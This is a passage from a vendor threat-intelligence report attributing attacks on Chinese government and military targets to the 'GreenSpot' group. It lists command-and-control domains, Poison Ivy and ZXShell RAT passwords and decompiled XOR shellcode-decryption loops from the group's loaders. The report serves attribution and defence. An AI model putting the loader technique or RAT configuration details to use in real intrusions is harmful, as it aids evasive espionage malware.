

动态域名
cluster.safe360.XXX.com
fff.XXXs.net
givemea.yXXXo.com
laizaow.mXXXd.com
mail.sends.sXXXp.com
mail163.mXXX3.net
mailsends.sXXX.com
motices.oXXXy.com
mp3.dXXXt.com
netlink.VXXXz.com
pps.lXXXc.com
safe360.XXX.com
ssy.iXXXb.com
ssy.mXXXr.org
svcsrset.eXXX.com
teacat.hXXX3.org
waterfall.mXXXr.org
www.safe360.XXX.com
www.ssy.XXXb.com
wwwdo.tyur.aXXXy.com
kav2011.mXXX.com
rising.lXXXc.net
126mailserver.sXXXp.com
ceepitbj.sXXXs.com
hyssjc.secXXXs.com
kouwel.zXXXo.org
mediatvset.nXXXp.org
xinhua.reXXXe.net
changeip.com
freedns.afraid.org
netdorm.com
no-ip.com
©安天 ANTIY
其他未知
javainfo.uXXXfo.com
NAME.COM（未知）
access.wXXXk.com

Figure 4-2 Domain Name Information

4.3 IP Address Association

By extracting and sorting out the previous jump IPs and the current jump IPs of the domain names, we can clearly see that among all IP addresses, the vast majority belong to the same region, and most of these IPs come from two Internet address assigning agencies – AS3462 and AS18182. Each agency manages an area, which also indicates that this is a set of attacks from the same source.

4.4 Correlation Between Malicious Code

To facilitate presentation and understanding, the correlation of all samples and C2s is analyzed (see Figure 4-3).




Figure 4-3 Correlation Between Malicious Code (2011-2015)

Although "GreenSpot" group uses a variety of different backdoors, the backdoors share the same C2 server, which is likely to facilitate management and control. The correspondence between different backdoor types can be seen from the backdoor ID and password in Table 4-3.




Figure 4-4 Different Incidents/Malicious Payloads (PE) Share the Same Infrastructure C2

Through the analysis of the Poison Ivy RAT samples, their online ID and password can be derived. It can be seen that different samples have the same online ID and password.

Table 4-3 Online ID and Password of Poison Ivy RAT

ID	密码
14	0926
14	8613
90518	kkbox55
90518	kkbox55
zhan	ftp1234
zhan2	ftp1234
120707	hook32wins
netlink.VizVaz.com	hook32wins
avex	admin
w6U900	admin
motices	ps135790
1013	@1234@
wu	45002931
bs21	b53s

By analyzing the captured ZXShell RAT samples, their online password and compression password are counted. It can be seen that many ZXShell samples use the same password, and these passwords are similar to (or the same

with) the passwords in Table 4-3. Combined with domain names, IPs, etc., we can see these samples are from the same attack group.

Table 4-4 Online Password and Compression Configuration of ZXShell RAT

上线密码	压缩密码、后缀名
admin	fish1111、.bin
8613	8613、.ttf
8613	8613、.mib
95279527	95279527、.bin
95279527	asusgo、.bin
goapple	goapple、.bin
1507	1507、.bin
cma1998	kvkv2012、.bin
iphone5	abcd123++、.bin
success	qwer4321、.bin
hook32wins	hook32wins2w、.tmp
987	zxcvasdf、.ocx
ftp533	ftp1234、.dat
Qwer12#$	zxcvfdsa、.bin
qwer1234	kano918、.bin
qwer1234	dank1234、.bin
qwer1234	ftp1234、.bin
661566	661566、.bin

5、Group Association Analysis

In addition to the correlation of the multiple incidents, Antiy CERT also conducted a comparative analysis. From code similarity, domain name preference, C2 IP address relevance and geographical characteristics, we believe these payloads are all from “GreenSpot” group.

5.1 Code Similarity

In 2011-2015 attacks, the group used four types of remote control programs, mainly ZXShell and Poison Ivy. In the use of Poison Ivy, the attack group first generates ShellCode of Poison Ivy, then hard-codes the XOR encrypted ShellCode into the Loader, decrypts and executes the ShellCode after the Loader is delivered to the target host. This technique is identical to the one used by the sample found in 2017, and they both use triple XOR encryption. See Figure 5-1 for the decryption algorithm.

```
do
{
  v8[v4] = shellcode[v4] ^ 0xCC;
  ++v4;
}
while ( v4 <= 4899 );
v5 = 0;
do
{
  v8[v5] ^= 0x55u;
  ++v5;
}
while ( v5 <= 4899 );
v6 = 0;
do
{
  v8[v6] ^= 0xABu;
  ++v6;
}
while ( v6 <= 4899 );
```

案例9解密算法

```
if ( v9 )
{
  do
    *((_BYTE *)v10 + v11++) ^= 0xACu;
  while ( v11 < v9 );
}
v12 = 0;
if ( v9 )
{
  do
    *((_BYTE *)v10 + v12++) ^= 0x5Cu;
  while ( v12 < v9 );
}
v13 = 0;
if ( v9 )
{
  do
    *((_BYTE *)v10 + v13++) ^= 0xDDu;
  while ( v13 < v9 );
}
```


Figure 5-1 Decryption Algorithm in 2011-2015 Samples (Left) and 2017 Samples (Right)

5.2 Domain Name Preference

All samples found in 2017 use dynamic domain name providers (14 in total), and 35 dynamic domain name providers were used by 2011-2015 samples. It can be found that the attackers in both attacks prefer to use dynamic domain names, and 7 providers are the same.

In addition, a domain name "geiwoaaa.xxx.com" in this incident is highly similar to the domain name "givemea.xxx.com" in 2013 attacks, and we suspect that they are registered by the same group.

5.3 IP Address Association

By correlating the IP addresses of C2, we found that the C2 (uswebmail163.xxx.com and l63service.xxx.com) in the 2017 sample resolve to the same IP: 45.77.xxx.xxx. The domain name pps.xxx.com involved in 2011-2015 attacks also point to this IP.




Figure 5-2 C2 Domain Name Associated With 2013 Attacks

5.4 Geographical Characteristics

The domain name "geiwoaaa.xxx.com" used in 2017 attacks may have some association with 2011-2015 attacks, because the resolved IP address (114.42.XXX.XXX) points to the same geographic location (other IP addresses are mostly in US). This IP may be left behind by attackers after early tests. This IP and those in 2013 attacks are part of 114.42 segment of a telecommunications carrier in certain region of Asia. Via monitoring. we found that the C2 addresses in 2013 attacks were mostly within this IP segment, which indicates that there may be a close relationship between the attack groups of the two operations. In addition, the information on the carrier's websites shows: "114.32.XXX.XXX – 114.47.XXX.XXX is not fixed IPs", which means that the IP addresses in the segment is dynamically allocated, and the carrier's customers in a certain area may be assigned to these IP addresses. Based on such information, we can see the attackers of the two operations may be in a similar location, or the jump machine they use are in the similar location.

Figure 5-3 C2 Domain Name Pointing to 2011-2015 Attacks

6、Summary

"GreenSpot" group mainly targeted Chinese government departments, aviation, military, scientific research and other related institutions and personnel, trying to steal confidential documents or data. It is determined to be active for more than 7 years, or perhaps more than 11 years. This group mainly uses spear phishing methods – sending spear phishing emails. The attachment is disguised as an EXE executable, using social engineering techniques for targeted delivery. This group makes a lot of modifications to open source backdoor programs, so these programs can bypass antivirus software. In the attacks, 0-day vulnerabilities are seldom exploited. Instead, old vulnerabilities are exploited repeatedly. The attackers are good at detection evasion. Once they invade into the host, they use encryption, dynamic loading and other techniques, trying to reside in the host and remain unnoticed for a long time. Their attack methods are not sophisticated, but the repeated use indicates that they are effective. The attacks exploiting relevant vulnerabilities correspond to the period with unpatched vulnerabilities. It is not a simple vulnerability patch problem, but in-depth troubleshooting and loss prevention problem.

In contrast with information stealing and destroying in the real world, attacks in cyber space have lower cost, stronger concealment and are more difficult to trace. Although "GreenSpot" group does not represent the highest level of APT attacks, we should be highly vigilant. In APT attacks, the core is never "A" (advanced), but "P" (persistent), because "P" embodies the intent and perseverance of the attackers. When faced with an attack group that is determined, team-structured and can withstand the high cost of attacks, there is no "generic" defense method. We should establish solid system security capabilities. Take GreenSpot's email vector as an example, not only authentication and communication encryption, but also attachment dynamic detection analysis, email terminal security reinforcement, active defense, etc. need to go into place. For important government, army, scientific research personnel, the application conditions and scenarios of business email and personal email should be clearly defined. Email is just one of the many attack portals. All the entrances of information exchange and all exposed surfaces of open services are likely to become the attack portals of APT attackers.

Faced with high-level and well-organized cyber threat actors, operators of important information systems and key

infrastructure should make objective judgment as to which levels of cyber-space threats should be effectively combated, and thus drive the network security defense.

The following table summarizes relevant reports released by Antiy Labs.

Date	Name of the Report	Link
2010-09-27	Comprehensive Analysis Report on the Worm Stuxnet' s Attacks against Industry Control System	http://www.antiy.com/response/stuxnet/Report_on_the_Worm_Stuxnet_Attack.html
2013-05-09	The Latest APT Attack by Exploiting CVE2012-0158 Vulnerability	http://www.antiy.com/response/the-latest-apt-attack-by-exploiting-cve2012-0158-vulnerability.html
2014-10-15	A Comprehensive Analysis Report on Sandworm-related Threats (CVE-2014-4114)	http://www.antiy.com/response/cve-2014-4114.html
2015-03-05	A Trojan That Can Modify the hard Disk Firmware	http://www.antiy.com/response/EQUATION_ANTIY_REPORT.html
2015-04-19	Analysis on the Encryption Techniques of EQUATION Components	http://www.antiy.com/response/Equation_part_of_the_component_analysis_of_cryptographic_techniques.html
2015-05-27	Analysis on APT-to-be Attack That Focusing on China's Government Agency	http://www.antiy.com/response/APT-TOCS.html
2016-02-26	Comprehensive Analysis Report on Ukraine Power System Attacks	http://www.antiy.com/response/A_Comprehensive_Analysis_Report_on_Ukraine_Power_Grid_Outage/A_Comprehensive_Analysis_Report_on_Ukraine_Power_Grid_Outage.html
2016-07-10	The Dances of White Elephant - A Cyber Attack from South Asian Subcontinent	http://www.antiy.com/response/WhiteElephant/WhiteElephant.html
2016-11-04	From Equation to Equations - Revealing the multi-platform operational capability of Equation Group	http://www.antiy.com/response/EQUATIONS/EQUATIONS.html
2017-01-25	the Analysis of EQUATION DRUG - the FOURTH analysis REPORT OF equation group	http://www.antiy.com/response/EQUATION_DRUG/EQUATION_DRUG.html
2017-05-22	Antiy Manual on Systematically Responding to NSA Network Munitions	http://www.antiy.com/response/Antiy_Wannacry_NSA.html
2017-12-30	Latent Elephant Group - A series of Cyber Attacks from Indian	http://www.antiy.com/response/The_Latest_Elephant_Group.html

Appendix 1: About Antiy Labs

Antiy Labs is a national cybersecurity team that leads the development of threat detection and defense capability, adhering to the guidance of independent advanced capabilities. Relying on the advanced technologies, such as next-generation threat detection engines, and the accumulation of engineering capabilities, Antiy has developed a series of products (including IEP, PTF, PTD, ACS, PTA and TDS), building the safety cornerstone of endpoint protection, boundary protection, flow monitoring, diversion capture, in-depth analysis, and emergency handling for customers. Antiy is committed to building a practical situational awareness system for our clients, relying on the comprehensive ability to continuously monitoring, setting up the cooperative operation mechanism of system and personnel, directing a variety of defense mechanisms in the grid joint response to the threat, achieving the organic integration from infrastructure security, in-depth defense, situational awareness, and active defense to threat information, so as to promote the superposition evolution of the customer’s overall security capacity building. Antiy provides overall security solutions for high-security demand customers, such as network and information authorities, the military, confidentiality and ministries and commissions, key information infrastructure departments and etc.. The products and services of Antiy have ensured that manned space flight, lunar exploration projects, space station docking, the first flight of large aircraft, capital ship escort, Antarctic Science Test and other major national projects.

Antiy is also a core enabler node on the world’s fundamental infrastructure security supply chain. Nearly a hundred well-known security vendors and IT vendors around the world have chosen Antiy as their partner of detection capability. The detection engine of Antiy has provided security protection for over three hundred thousand network devices and network security devices, and nearly 1.4 billion mobile phones.

The technical strength of Antiy has been recognized by industry management organizations, customers and partners. Antiy has consecutively been awarded the qualification of national security emergency support unit for five times. Antiy is the significant enterprise node of China emergency response system, which has provided early warning and comprehensive emergency support in major security threats and virus outbreaks such as “Code Red”, “Dvldr”, “Heartbleed”, “Bash Shellcode” and “WannaCry”. As for the dozens of advanced cybersecurity actors and their attack actions such as “Equation”, “White elephant”, “Lotus” and “Greenspot”, Antiy carries out continuous monitoring and in-depth analysis, and assists customers to form effective protection under “considerate enemy situation", providing strong support for defending the sovereignty, security and development interests of the country.

On April 19, 2016, at the symposium about cybersecurity and information held by President Xi Jinping, the chief technical architect and founder of Antiy spoke as representative of cybersecurity field, and reported to President Xi Jinping. On May 25, 2016, President Xi Jinping inspected the headquarters of Antiy during his investigation in Heilongjiang and praised that “Antiy is a national cybersecurity team, although it is private owned”.
